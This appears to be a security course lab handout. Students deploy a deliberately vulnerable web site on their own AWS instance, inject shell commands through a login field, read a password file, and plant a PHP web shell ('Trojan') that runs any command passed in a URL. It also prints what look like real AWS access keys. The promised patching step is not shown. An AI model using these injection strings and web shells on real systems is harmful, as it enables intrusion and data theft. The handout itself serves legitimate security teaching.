Project 3a Hacking Web Apps with Command Injections and Patching them

In this project we learn

- how to set up a web site in your AWS instance with a few web apps providing services such as uploading documents, submitting web exams, retrieving AWS keys) which contain command injection vulnerabilities but only you can exploit,
- how to perform command injection attacks on web apps,
- how to search for valuable information on a victim once we can penetrate,
- how to deploy a Trojan.

The assignment will be graded by checking

1. Whether the learner learns how to set up web site and demonstrates command injection on the web server of their instance.
2. Whether the learner finds the valuable information.
3. Whether the learner can patch the web app to remove the command injection vulnerabilities.

Assignment Topic:

In this exercise, we will use the Linux instance you already set up for Projects 1 and 2 in the MOOCs on "Design and Analyze Secure Networked Systems" and "Basic Cryptography and Programming with Crypto API". If you have not done so because you have taken this MOOC separately or for other reasons, then please follow the instructions in http://ciast.uccs.edu/coursera/pub/project1aV9.pdf to set up the Linux instance.

Preparation Step:

First, since we are importing a web site with command injection vulnerability into your AWS Linux Instance, make sure you set your security group by choosing "My IP" as the source for all firewall rules (including SSH, HTTP, HTTPS) so that only your local machine can reach your instance, not any hacker out there!! I also enter my workplace IP as source for the HTTP, HTTPS, and SSH ports. Do not proceed without the firewall is set up properly. Your instance will become easy target once the vulnerable web site is deployed!




Figure A. Setup Security Group to Allow You to Access.

cd to the directory with your private key to your AWS Linux instance
Login to instance with

```
ssh  -i  <your private key file to instance>   ec2-user@<yourInstanceIPAddr>
```

Create a proj3_1 directory for this exercise with

```
mkdir proj3_1; cd proj3_1
```

Download csr591.tbz from http://ciast.uccs.edu/coursera/pub/csr591.tbz with

```
$ curl -O http://ciast.uccs.edu/coursera/pub/csr591.tbz
```

Using tar command we recover the directory structure of the web site.

```
$tar jxf csr591.tbz
```

Copy the www directory to where the apache web server documents/cgi scripts reside

```
$ sudo  cp -r www /var/
```

To allow the submission of midterm exam answers, the upload of semester project files, and the phd/master reports, we change the ownership (from root to apache) and access rights of three directories in /var/www/html: midterm, gsc, and studentproj with the following commands.

```
$ cd /var/www/html
$ sudo chown  -R  apache:apache midterm  gsc  studentproj
$ sudo chmod  -R 755 midterm  gsc  studentproj
```

Here is the related session on my instance:

```
cchow@MacBook-Pro privateKey % ssh -i jchow_awsac_cs5910_pkey.pem ec2-
user@18.212.74.114
Last login: Wed Sep 21 11:50:25 2022 from 114-46-189-56.dynamic-ip.hinet.net

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-172-31-91-180 ~]$ mkdir proj3_1; cd proj3_1
[ec2-user@ip-172-31-91-180 proj3_1]$ curl -O http://ciast.uccs.edu/coursera/pub/csr591.tbz
```

```
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 6103k  100 6103k    0     0  8941k      0 --:--:-- --:--:-- --:--:-- 8948k
[ec2-user@ip-172-31-91-180 proj3_1]$ tar jxf csr591.tbz
[ec2-user@ip-172-31-91-180 proj3_1]$ sudo  cp -r www /var/
[ec2-user@ip-172-31-91-180 proj3_1]$ cd /var/www/html
[ec2-user@ip-172-31-91-180 html]$ sudo chown  -R  apache:apache midterm  gsc  studentproj
[ec2-user@ip-172-31-91-180 html]$ sudo chmod  -R 755 midterm  gsc  studentproj
[ec2-user@ip-172-31-91-180 html]$
```

Now we can test the midterm submit web app.
Type http://<your instanceIPAddr>/CS526S2012midterm.php
into your browser.




Figure 1. Midterm Submission Web App.

You should see a midterm exam web page appear as above. Enter chow as login and #a88 as password. Then hit enter key. You will get the following response web page. Login to your instance to see if an answer file is created on /var/www/html/midterm/CS526/CS526S2012midterm directory.

Figure 2. Midterm Submission Response Web Page.

the url of the response web page shows the web form input is processed by midterm.cgi, a perl server side script in /var/www/cgi-bin directory.

To set up upload report web app and AWS key retrieve web app, let execute the following command to allow the credential files to be read by apache.

```
$ sudo chmod 755 /var/www/data/*.txt
$ sudo chmod 755 /var/www/data/*.csv
```

Type http://<yourInstanceIPAddr>/upload.php into your browser.
Click choose to select a local image file (no space no special character in file name). Then hit "Send File". You will see your image file got uploaded to your web server.




Figure 3. Graduate Program Archive Web Site.

The url of the response web page shows the web form input is processed by upload.php script in /var/www/html directory.

Now let us explore the web page that allows a project group to retrieve their AWS Access Key and Secret key based on the login/password credential.
Type http://<yourInstanceIPAddr>/keyaccess.html You will see the follow web page. Hit "retrieve keys" button.





Figure 4. AWS Key Retrieval Web App.

You will see the related keys are retrieved and display.
Note that the url of the response web page shows the web form is processed by vul.py a python script in /var/www/cgi-bin directory.



credential ok

Here is your access key and secret key

your login: **csnet**
your accessKeyID: **AKIAJURFGDXQJY23IQQZ**
your secretAccessKey: **I7QK9pRazmNcwICIf3P7yZkq143P1LCN8vVEyda7**
login=csnet
mailcmd=echo "Edward Chow is provided with the aws keys." | mail -s "request key from csnet" -c csnet@uccs.edu cchow@uccs.edu

Figure 5. Key Access Web App Response Web page.

Now that we have shown you three working web apps written in different programming languages (perl, php, python). We will demonstrate they have the same command injection vulnerabilities.

Command Injection Attacks:

Now you are ready for launching command injection attacks on your instance.

Enter the https://<yourInstanceIPAddr>/keyaccess.html into the url address box of your local browser.
Enter &ls& right after the csnet in Login: text input box. Hit "retrieve keys"




Figure 6. Command Injection on key access web App

You should see a list of files displayed as shown below. If you examine the content of /var/www/cgi-bin on your instance. You will find the same list. This is due to the fact that the command was executed by vul.py python server side script on its directory.




Figure 7. Command Injection Results with &ls&

Capture browser image with the command injection results of &ls& on your instance as your first project3a deliverable. Make sure to include the url with your instanceIPAddr in your image.

Treasure Hunt:

Now that we can listing files in a victim server. We can hunt for valuable information there. By examining the files in the above listing. We find there is a passwd file. To view the content of the passwd file, we can replace "&cat passwd&" with "&ls&"




Figure 8. Command Inject Results with &cat password&

Capture browser image with the command injection results of &cat password& on your instance as your second project3a deliverable. Make sure to include the url with your instanceIPAddr in your image.

/var/www/html/ is the apache web document root directory it hosts a lot of directories.
If we were to leave behind some trajon files, we need a directory where apache web server can perform read and write. To list directory content with detail access rights. We use

&ls –al ../html&

the malicious string to show these files and their access rights.

Here is what was displayed. I highlight one of the directories, midterm, that Apache account can write to it.

ws2.myuccs.net/cgi-bin/vul.py?fullName=Edward+Chow&login=csnet%26ls+-al+..%2Fhtml%26+&passwd=%23a11111111...

credential check failed

login=csnet&ls -al ../html&
mailcmd=echo "Edward Chow is provided with the aws keys." | mail -s "request key from csnet&ls -al ../html& " -c csnet&ls -al ../html& @uccs.edu cchow@uccs.edu
total 304 drwxr-xr-x 17 root root 4096 Sep 12 04:01 . drwxr-xr-x 8 root root 4096 Sep 12 04:01 .. -rw-r--r-- 1 root root 15471 Sep 12 04:01 CS526S2012midterm.html -rw-r--r-- 1 root root 15485 Sep 12 04:01 CS526S2012midterm.php -rw-r--r-- 1 root root 606 Sep 12 04:01 README drwxr-xr-x 2 root root 4096 Sep 12 04:01 WikiLeaks_files drwxr-xr-x 2 root root 4096 Sep 12 04:01 admin drwxr-xr-x 3 root root 4096 Sep 12 04:01 bmsite drwxr-xr-x 2 root root 4096 Sep 12 04:01 cert -rw-r--r-- 1 root root 3132 Sep 12 04:11 chow_chow_s_comPubKey.txt -rw-r--r-- 1 root root 15501 Sep 12 04:01 csnet.css -rw-r--r-- 1 root root 3144 Sep 12 04:01 echowcPGPPubKey.txt -rwx------ 1 root root 626 Sep 12 04:01 exploit.html drwxr-xr-x 4 apache apache 4096 Sep 12 04:01 gsc -rw-r--r-- 1 root root 15538 Sep 12 04:01 hackhw4.html -rw-r--r-- 1 root root 15556 Sep 12 04:01 hackhw4.php -rw-r--r-- 1 root root 15538 Sep 12 04:01 hackv2.html -rw-r--r-- 1 root root 15550 Sep 12 04:01 hackv2.php drwxr-xr-x 2 root root 4096 Sep 12 04:01 images -rw-rw-r-- 1 ec2-user www 39 Sep 12 04:01 index.html -rwxr-xr-x 1 root root 764 Sep 12 04:01 info.php -rwxr-xr-x 1 root root 2331 Sep 12 04:01 join.php drwxr-xr-x 4 root root 4096 Sep 12 04:01 js -rwxr-xr-x 1 root root 627 Sep 12 04:01 keyaccess.html -rwxr-xr-x 1 root root 560 Sep 12 04:01 keyaccessFix.html drwxr-xr-x 3 apache apache 4096 Sep 12 04:01 midterm drwxr-xr-x 2 root root 4096 Sep 12 04:01 pgp drwxr-xr-x 5 root root 4096 Sep 12 04:01 php -rw-rw-r-- 1 ec2-user www 20 Sep 12 04:01 phpinfo.php -rw-r--r-- 1 root root 2460 Sep 12 04:01 reg.html -rwxr-xr-x 1 root root 2297 Sep 12 04:01 reg.php -rwxr-xr-x 1 root root 2351 Sep 12 04:01 reg1.php -rw-r--r-- 1 root root 2540 Sep 12 04:01 reg2.html -rwxr-xr-x 1 root root 2480 Sep 12 04:01 regCorrect.php -rw-r--r-- 1 root root 2413 Sep 12 04:01 regbak.html -rwxr-xr-x 1 root root 1139 Sep 12 04:01 regci.php -rw-r--r-- 1 root root 2332 Sep 12 04:01 register.html -rwxr-xr-x 1 root root 6129 Sep 12 04:01 register.php -rw-r--r-- 1 root root 2316 Sep 12 04:01 registerDB.html -rwxr-xr-x 1 root root 2340 Sep 12 04:01 regk.php -rwxr-xr-x 1 root root 3733 Sep 12 04:01 regm.php -rwxr-xr-x 1 root root 3059 Sep 12 04:01 regmfirefox.php drwxr-xr-x 4 root root 4096 Sep 12 04:01 sec drwxr-xr-x 5 root root 4096 Sep 12 04:01 secure drwxr-xr-x 7 root root 4096 Sep 12 04:01 securedb -rwxr-xr-x 1 root root 1958 Sep 12 04:01 showme.php -rwxr-xr-x 1 root root 1583 Sep 12 04:01 showmeBad.php -rwxr-xr-x 1 root root 2255 Sep 12 04:01 showmeDefensePB.php -rwxr-xr-x 1 root root 1960 Sep 12 04:01 showmedetail.php drwxr-xr-x 3 apache apache 4096 Sep 12 04:01 studentproj -rwxr-xr-x 1 root root 1222 Sep 12 04:01 testaes.php drwxr-xr-x 4 root root 4096 Sep 12 04:01 topsec -rwxr-xr-x 1 root root 4914 Sep 12 04:01 upload.php

Figure 9. Reveal Apache Writable Directories for hosting Trojan.

Q1. What are the other two directories the apache account can write into them? Can you spot them? Submit the answer as your 3rd deliverables of project3a.

Given that we know /var/www/html/midterm directory is writable with command injection and the vul.py is executed in /var/www/cgi-bin/, we come up with the following malicious string. The echo > command allow us to write a single line php script (trajon file) as a file call sh6.php ../html/midterm is a file system navigation maneuver from /var/www/cgi-bin to /var/www/html/midterm.

Now enter the following malicious string to the login entry right after csnet

```
& echo '<?php passthru($_GET[cmd]); ?>' > ../html/midterm/sh6.php &
```

After this is done, verify sh6.php is in midterm directory with

https://<yourInstanceIPAddr>/midterm/
to see if sh6.php is there.

Try
https://<yourInstanceIPAddr>/midterm/sh6.php?cmd=ls
to see if it will display the content of midterm directory.

Try
https://<yourInstanceIPAddr>/midterm/sh6.php?cmd=cat ../php/reg.php

Q2. What is the most valuable info after your examine the source code of php/reg.php? Submit the answer as your 4th deliverables of project3a.

Now that we have hacked the vul.py. Let us exploit midterm web app.

Hacking Midterm Web App.

sudo vi /var/www/html/hackv2.php

replace '<?php with '&lt?php in Line 68
The reason is want php interpreter to interpret it as code, just as content.
Also replace sh2b.php with sh6b.php in line 68


Type http://<yourInstanceIPAddr>/hackv2.php
Visit any text input, hit Enter. That's it.
sudo ls /var/www/html/gsc
you should see sh6b.php there.
It is a trajon and you can launch any command with
http://<yourInstanceIPAddr>/gsc/sh6b.php?cmd=<any command you like to run there>

Capture the above sh6b.php execution result as image and submit it as your 5th deliverables of project3a.

